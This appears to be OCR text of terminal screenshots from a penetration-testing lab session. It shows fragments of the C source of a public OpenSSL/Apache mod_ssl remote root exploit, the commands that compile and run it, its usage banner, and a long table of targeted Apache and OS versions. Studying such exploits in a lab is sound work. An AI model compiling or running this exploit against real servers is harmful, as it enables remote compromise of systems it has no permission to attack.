casefile dconf-editor dconf-tools gir1.2-nm-1.0 libcaribou-gtk-module libcaribou-gtk3-module libevent-2.0-5
libgom-1.0-common libssl-doc
Use 'apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 438 not upgraded.
3 not fully installed or removed.
After this operation, 0 B of additional disk space will be used.
Do you want to continue? [Y/n] Y
Setting up redis-server (5:4.0.6-4) ...
[0] <er 1:nmap 2:gobuster 3:bash 4:bash 5:bash 6:bash- 7:[tmux]* "localhost.localdomain" 18:09 28-Mar-18



root@localhost: ~/Desktop
File Edit View Search Terminal Help
#include <netdb.h>
#include <errno.h>
#include <string.h>
#include <stdio.h>
#include <unistd.h>
#include <openssl/ssl.h>
#include <openssl/rsa.h>
#include <openssl/x509.h>
#include <openssl/evp.h>
#include <openssl/rc4.h>
#include <openssl/md5.h>
#define SSL2_MT_ERROR 0
#define SSL2_MT_CLIENT_FINISHED 3
#define SSL2_MT_SERVER_HELLO 4
#define SSL2_MT_SERVER_VERIFY 4
#define SSL2_MT_SERVER_FINISHED 6
#define SSL2_MAX_CONNECTION_ID_LENGTH 16
/* update this if you add architectures */
#define MAX_ARCH 138
-- VISUAL -- 9 23,1 0%


root@localhost: ~
File Edit View Search Terminal Help
/* Get a SERVER HELLO response from the server */
void get_server_hello(ssl_conn* ssl)
{
const unsigned char buf[BUFSIZE];
unsigned char *p, *end;
int len;
int server_version, cert_length, cs_length, conn_id_length;
int found;
if (!(len = read_ssl_packet(ssl, buf, sizeof(buf)))) {
printf("Server error: %s\n", ssl_error(ntohs(*(uint16_t*)&buf[1])));
exit(1);
-- VISUAL -- 6 961,7-14 74%
[0] <ap 2:gobuster 3:bash 4:bash 5:nmap- 6:vim* "localhost.localdomain" 17:38 28-Mar-18


root@localhost: ~/Desktop
File Edit View Search Terminal Help
root@localhost:~/Desktop# gcc -o 764 764.c -lcrypto
root@localhost:~/Desktop#


root@localhost: ~/Desktop
File Edit View Search Terminal Help
root@localhost:~/Desktop# gcc -o OpenFuck 764.c -lcrypto [144/144]
root@localhost:~/Desktop# chmod +x OpenFuck
root@localhost:~/Desktop# ./OpenFuck
****
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
****
* by SPABAM with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena irc.brasnet.org *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
****
: Usage: ./OpenFuck target box [port] [-c N]
target - supported box eg: 0x00
box - hostname or IP address
port - port for ssl connection
-c open N connections. (use range 40-50 if u dont know)
[0] 0:[tmux]* "localhost" 19:18 28-Mar-18


root@localhost: ~/Desktop
File Edit View Search Terminal Help
root@localhost:~/Desktop# gcc -o OpenFuck 764.c -lcrypto [119/119]
root@localhost:~/Desktop# chmod +x OpenFuck
root@localhost:~/Desktop# ./OpenFuck
****
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
****
* by SPABAM with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena irc.brasnet.org *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
****
: Usage: ./OpenFuck target box [port] [-c N]
target - supported box eg: 0x00
box - hostname or IP address
port - port for ssl connection
-c open N connections. (use range 40-50 if u dont know)
Supported OffSet:
0x00 - Caldera OpenLinux (apache-1.3.26)
0x01 - Cobalt Sun 6.0 (apache-1.3.12)
0x02 - Cobalt Sun 6.0 (apache-1.3.20)
0x03 - Cobalt Sun x (apache-1.3.26)
0x04 - Cobalt Sun x Fixed2 (apache-1.3.26)
0x05 - Conectiva 4 (apache-1.3.6)
0x06 - Conectiva 4.1 (apache-1.3.9)
0x07 - Conectiva 6 (apache-1.3.14)
0x08 - Conectiva 7 (apache-1.3.12)
0x09 - Conectiva 7 (apache-1.3.19)
0x0a - Conectiva 7/8 (apache-1.3.26)
0x0b - Conectiva 8 (apache-1.3.22)
0x0c - Debian GNU Linux 2.2 Potato (apache_1.3.9-14.1)
0x0d - Debian GNU Linux (apache_1.3.19-1)
0x0e - Debian GNU Linux (apache_1.3.22-2)
0x0f - Debian GNU Linux (apache-1.3.22-2.1)
0x10 - Debian GNU Linux (apache-1.3.22-5)
0x11 - Debian GNU Linux (apache_1.3.23-1)
0x12 - Debian GNU Linux (apache_1.3.24-2.1)
0x13 - Debian Linux GNU Linux 2 (apache_1.3.24-2.1)
0x14 - Debian GNU Linux (apache_1.3.24-3)
0x15 - Debian GNU Linux (apache-1.3.26-1)
0x16 - Debian GNU Linux 3.0 Woody (apache-1.3.26-1)
[0] 0:[tmux]* 1:bash- "localhost" 19:20 28-Mar-18


root@localhost: ~/Desktop
File Edit View Search Terminal Help
[86/142]
0x21 - FreeBSD (apache-1.3.14)
0x22 - FreeBSD (apache-1.3.14)
0x23 - FreeBSD (apache-1.3.14)
0x24 - FreeBSD (apache-1.3.17_1)
0x25 - FreeBSD (apache-1.3.19)
0x26 - FreeBSD (apache-1.3.19_1)
0x27 - FreeBSD (apache-1.3.20)
0x28 - FreeBSD (apache-1.3.20)
0x29 - FreeBSD (apache-1.3.20+2.8.4)
0x2a - FreeBSD (apache-1.3.20_1)
0x2b - FreeBSD (apache-1.3.22)
0x2c - FreeBSD (apache-1.3.22_7)
0x2d - FreeBSD (apache_fp-1.3.23)
0x2e - FreeBSD (apache-1.3.24_7)
0x2f - FreeBSD (apache-1.3.24+2.8.8)
0x30 - FreeBSD 4.6.2-Release-p6 (apache-1.3.26)
0x31 - FreeBSD 4.6-Realease (apache-1.3.26)
0x32 - FreeBSD (apache-1.3.27)
0x33 - Gentoo Linux (apache-1.3.24-r2)
0x34 - Linux Generic (apache-1.3.14)
0x35 - Mandrake Linux X.x (apache-1.3.22-10.1mdk)
0x36 - Mandrake Linux 7.1 (apache-1.3.14-2)
0x37 - Mandrake Linux 7.1 (apache-1.3.22-1.4mdk)
[0] 0:[tmux]* 1:bash- 2:bash
"localhost" 19:25 28-Mar-18